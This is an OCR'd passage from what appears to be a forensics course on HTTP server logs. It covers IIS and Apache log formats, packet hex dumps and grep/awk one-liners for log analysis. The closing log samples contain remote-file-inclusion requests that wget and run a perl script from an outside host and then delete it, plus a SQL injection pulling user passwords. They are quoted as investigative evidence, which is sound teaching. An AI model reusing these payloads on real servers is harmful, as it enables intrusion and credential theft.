
In any case, omitting these values from logs of HTTP activity provides a significant loss of valuable forensic data that can be very useful for many investigative use cases.



Microsoft IIS can use the Common and Combined log formats, but provides its own format by default. The IIS log format, seen here, contains most of the same data points. The traditionally GUI-based nature of Windows configuration uses human-readable names. This slide shows our own translation of fields—the labels are not explicitly defined in the standard. Each value is followed with a comma—even the last one of each record.

- Requestor (client) hostname or IP (depending on server configuration).
- Server-side authenticated username. This covers only HTTP "Basic" authentication, not form-based session authentication (i.e. the login dialog that pops up in front of the browser, not an on-page login submission).
- Date with two-digit year.
- Time in 24-hour format.
- IIS internal server service name and instance number (e.g. "W3SVC2")
- IIS internal server name
- Server's own IP address
- Milliseconds elapsed between receiving request and providing all requested data
- Bytes the client sent to the server
- Bytes the server sent to the client
- Server-generated HTTP status code for the request
- Operating system–generated error code for the process that serviced the request
- HTTP method name
- Resource the client requested, without any GET parameters
- Request parameters passed on the GET request

You'll notice that there are several internal IIS values logged, which is unique compared to the log formats we have seen so far. This is helpful in correlating system-based evidence with the contents of the logs.



IIS also provides two more built-in logging formats that bear mentioning. When running high-load web servers, the typical flat-text logging can cause a significant load on the server. To overcome this, Microsoft created two highly efficient log formats.


Centralized Binary Logging (CBL) uses a local file on the server with a published binary format, while the ODBC connector allows the server to log to an SQL Server database. In either case, the log data cannot be as easily accessed as with a text file, but various tools are available to query and parse the results into a human-friendly format.

One extremely powerful tool is Microsoft's own Log Parser[1] utility. This free tool provides SQL-like functionality when querying a variety of input formats, including text, CBL, XML, and more. Chad Tilbury wrote an excellent how-to document on the SANS Computer Forensics blog[2] that covers some common use cases for Log Parser and a GUI frontend called Log Lizard.

Microsoft has also released their own GUI for Log Parser, called Log Parser Studio.[3]

References:

[1] `http://for572.com/szb8-`
[2] `http://for572.com/aufsk`
[3] `http://for572.com/7xqmp`



The Apache web server includes a module named `mod_log_forensic`[1], which can be a great asset when investigating issues on a web server you control. While this module was not designed or named for the DFIR-type of forensics, it adds logging of all headers for each request the server handles.

This feature can benefit an investigator by recording the critical header information that may otherwise be lost. Since the HTTP server is the endpoint in this case, any TLS-wrapped sessions are logged in their unencrypted state. The log entry above was generated during a request for `https://dfir.com`, for example.

Enabling Apache's forensic logging is fairly straightforward for a server administrator to accomplish[2], but as with any troubleshooting logs there is a chance of performance impact on the server. The significantly more verbose log data will also impact disk utilization. Such risks can generally be mitigated by selectively enabling this for just a selected virtual host or even a specific page or web application.


Some logs may carry across multiple lines in the file, so a unique identifier is used to identify the start and end of each request's log entries with the plus and minus sign prefixes, respectively.

Resources

[1] `http://for572.com/rjmf8`
[2] `http://for572.com/tjmhd`

The format of each `mod_log_forensic` entry follows:

```
Unique Request Identifier:  XAkvAkndEPpSnWGuyDgSAAAABE
Request Method:             GET
Request String:             /product-category/ladies/
Protocol Version:           HTTP/1.1
Request Headers:
   Host:dfir.com
   Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Connection:keep-alive
   Cookie:__stripe_mid=7744eed2-c5be-4b80-aaef-2e1828528353;
          __stripe_sid=8c9d7bef-a256-45ad-a41a-44ef3c1faf10;
          wp_woocommerce_session_529d26fb4dff87e0b1de25ba9eb2c357=e303c0f4f367
          b4493dd5289a51d633c1%257C%257C1544277923%257C%257C1544274323%257C%25
          7C5a579c7393c861123f9f6af38329d307;
          mailchimp_landing_site=https%253A%252F%252Fdfir.com%252Fwp-
          admin%252Fusers.php; wp-settings-time-1=1543204441
   User-Agent:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
          AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.1
          Safari/605.1.15
   Accept-Language:en-us
   Referer:https%3a//dfir.com/|Accept-Encoding:br, gzip, deflate
```



The two most frequent request methods used are GET and POST. The main difference is that the GET method includes variables and their values on the URL itself. As seen above, the GET request contains a question mark character, which separates the request string from the query string. The query string consists of zero or more variable/value pairs combined by ampersand characters ("&"). A POST action, however, only contains the request string in the URL, while the variable/value pairs are passed in the request's **data** section. The packet data for each of these requests is shown below in hex dump form.

Consider that when an attacker uses a web shell or web RAT on a victimized server, their interaction is almost exclusively through the POST method. Not only does this allow the attacker to perform file uploads and similar actions, but it also prevents their commands from being recorded in the server's access logs.


References:
http://for572.com/hrpw8

GET Example:

```
0x0000  4500 01a4 2f29 4000 4006 5c0a c0a8 8b8f  E.../)@.@.\.....
0x0010  cdba 942e 9195 0050 a2b5 f5d6 f59d e52e  .......P........
0x0020  5018 7210 afb7 0000 4745 5420 2f73 6561  P.r.....GET /sea
0x0030  7263 682e 7068 703f 713d 7761 6b65 2b75  rch.php?q=wake+u
0x0040  702b 6e65 6f26 6c65 6172 6e3d 6a69 752b  p+neo&learn=jiu+
0x0050  6a69 7473 7520 4854 5450 2f31 2e31 0d0a  jitsu HTTP/1.1..
0x0060  486f 7374 3a20 6964 656e 7469 7479 7665  Host: identityve
0x0070  6374 6f72 2e63 6f6d 0d0a 436f 6e6e 6563  ctor.com..Connec
...
```

POST Example:

```
0x0000   4500 033c d3e4 4000 4006 f62a c0a8 4b1b  E..<..@.@..*..K.
0x0010   cdba 942e de8f 0050 aa29 068c 9b4b 59f2  .......P.)...KY.
0x0020   8018 202b 2019 0000 0101 080a 3205 542c  ...+........2.T,
0x0030   d351 2b35 504f 5354 202f 6c6f 6769 6e2e  .Q+5POST./login.
0x0040   7068 7020 4854 5450 2f31 2e31 0d0a 486f  php.HTTP/1.1..Ho
...
0x0190   5361 6661 7269 2f35 3337 2e33 310d 0a43  Safari/537.31..C
0x01a0   6f6e 7465 6e74 2d54 7970 653a 2061 7070  ontent-Type:.app
0x01b0   6c69 6361 7469 6f6e 2f78 2d77 7777 2d66  lication/x-www-f
0x01c0   6f72 6d2d 7572 6c65 6e63 6f64 6564 0d0a  orm-urlencoded..
...
0x0320   6529 0d0a 0d0a 756e 616d 653d 7068 696c  e)....uname=phil
0x0330   2670 6173 733d 7465 7374 6d65            &pass=testme
```



Many (if not most) HTTP logs are stored in plaintext. There are both value and drawbacks to this storage method, but one major strength is that you can use your favorite shell utilities to examine them. This is a very scalable, often cross-platform approach (Cygwin on Windows, or copy Windows-based log files to a *NIX system for handling). The next page contains a few useful commands that will hopefully inspire you to develop your own library of tricks. Note that all examples assume the W3C Extended/Combined log format.

The list could go on forever… With a basic functional knowledge of awk and sed, there isn't much you can't quickly and scalably extract from HTTP server logs—with the right finesse, you can even create tabular data suitable to import into a spreadsheet or report document.

Because HTTP log data usually follows one of a few standard formats and analyzing it can support a number of business objectives, there is no shortage of utilities that can slice, dice, and render the logs into graphical, interactive, and otherwise boss-pleasing formats. Many are focused on the administrative benefit of such log data, such as transfer volume, hit count, and usage patterns. However, since the information security field has become more of a focus, tools have started to accommodate the investigative benefits of such logs as well.

If the HTTP log data is stored in an SQL or SQL-like database, automated analysis becomes quite a fun task! By spending time to perfect queries that answer common questions, you can quickly build a query library that makes complex tasks repeatable and automatic. A larger organization may even find value in making these queries available through a multi-user system and building that system into their incident response processes.

Some organizations may also parse and report on their web servers' logs as a matter of normal business practice. In those environments, log data may be available for many years in the past, allowing long-term trend identification or even granular archived events.

Example commands to parse W3C Extended/Combined HTTP access logs:

- Find all systems that requested a particular resource, aggregate by frequency and sort:

```
$ sudo grep "\"GET /resource" access_log | ⏎
   awk '{print $1}' | sort | uniq -c | sort -nr
```

- Find all resources requested by the specified system:


```
$ sudo grep "^1.2.3.4" access_log | awk '{print $7}' | ⏎
   sort | uniq -c | sort -nr
```

- Same as above, but group by hour of access:

```
$ sudo grep "^1.2.3.4" access_log | awk '{print $4,$7}'| ⏎
   sed -e 's/\[\([0-9]\{2\}\/[A-Za-z]\{3\}\/[0-9]\{4\}\):⏎
   \([0-9]\{2\}\)[0-9:]\{6\} \(.*\)/\1 \2:00:00+ \3/' | ⏎
   sort | uniq -c | sort -nr
```

- Identify all requestors that triggered server errors, including the request URI:

```
$ sudo cat access_log | awk '{print $9,$1,$7}' | ⏎
   egrep "^5[0-9]{2}" | sort | uniq -c | sort -nr
```



From an investigative perspective, there are a number of reasons to include HTTP log evidence in addition to those mentioned already.

Logs can reflect probing for vulnerable web applications through search engines. Additionally, they often show SQL injection attempts, blind queries for known vulnerable software distributions, and other reconnaissance or exploit activity. The following page includes some examples of these log entries. Such data can help to show the attacker's activity patterns, helping investigators to better understand an attacker's scope or intent.

After an IP address or network has been identified as bad or suspicious, a comprehensive log review can piece together an attacker's pattern of activity. This may include pre-attack reconnaissance, actual compromise, and post-compromise operations, depending on the attacker's skills and resources. In the case of accidental data exposure, logs can quickly show whether the sensitive files were accessed via the web server and by whom.

If an attacker uses a Remote Administration Tool (RAT) to maintain a foothold on a compromised web server but has not scrubbed access logs (or cannot because they are remotely stored!), the HTTP logs may provide a detailed accounting of their actions through the tool. One investigator even documented how they were able to reconstruct a malware binary the attacker dropped onto the server using SQL injection and a particularly clever series of "echo" commands![1]

References:
[1] `http://for572.com/7mfvb`

Shell execution attempts against PHPBB and SQL injection attack against PHPNuke[1]:


```
207.36.232.148 - - [28/Aug/2006:07:08:46 -0300] "GET
/index.php/Artigos/modules/Forums/admin/admin_users.php?phpbb_root_path=http://paupal.info/folder/cmd1.gif?&cmd=cd%20/tmp/;w
get%20http://paupal.info/folder/mambo1.txt;perl%20mambo1.txt;rm%20-rf%20mambo1.*? HTTP/1.0" 200 14611 "-" "Mozilla/5.0"
193.255.143.5 - - [28/Aug/2006:07:52:45 -0300] "GET
/index.php/modules/Forums/admin/admin_users.php?phpbb_root_path=http://virtual.uarg.unpa.edu.ar/myftp/list.txt?&cmd=cd%20/tm
p/;wget%20http://paupal.info/folder/mambo1.txt;perl%20mambo1.txt;rm%20-rf%20mambo1.*? HTTP/1.0" 200 14527 "-" "Mozilla/5.0"

200.96.104.241 - - [12/Sep/2006:09:44:28 -0300] "GET /modules.php?name=Downloads&d_op=modifydownloadrequest&%20lid=-
1%20UNION%20SELECT%200,username,user_id,user_password,name,%20user_email,user_level,0,0%20FROM%20nuke_users HTTP/1.1" 200
9918 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
```

Scans for specific versions of phpMyAdmin:

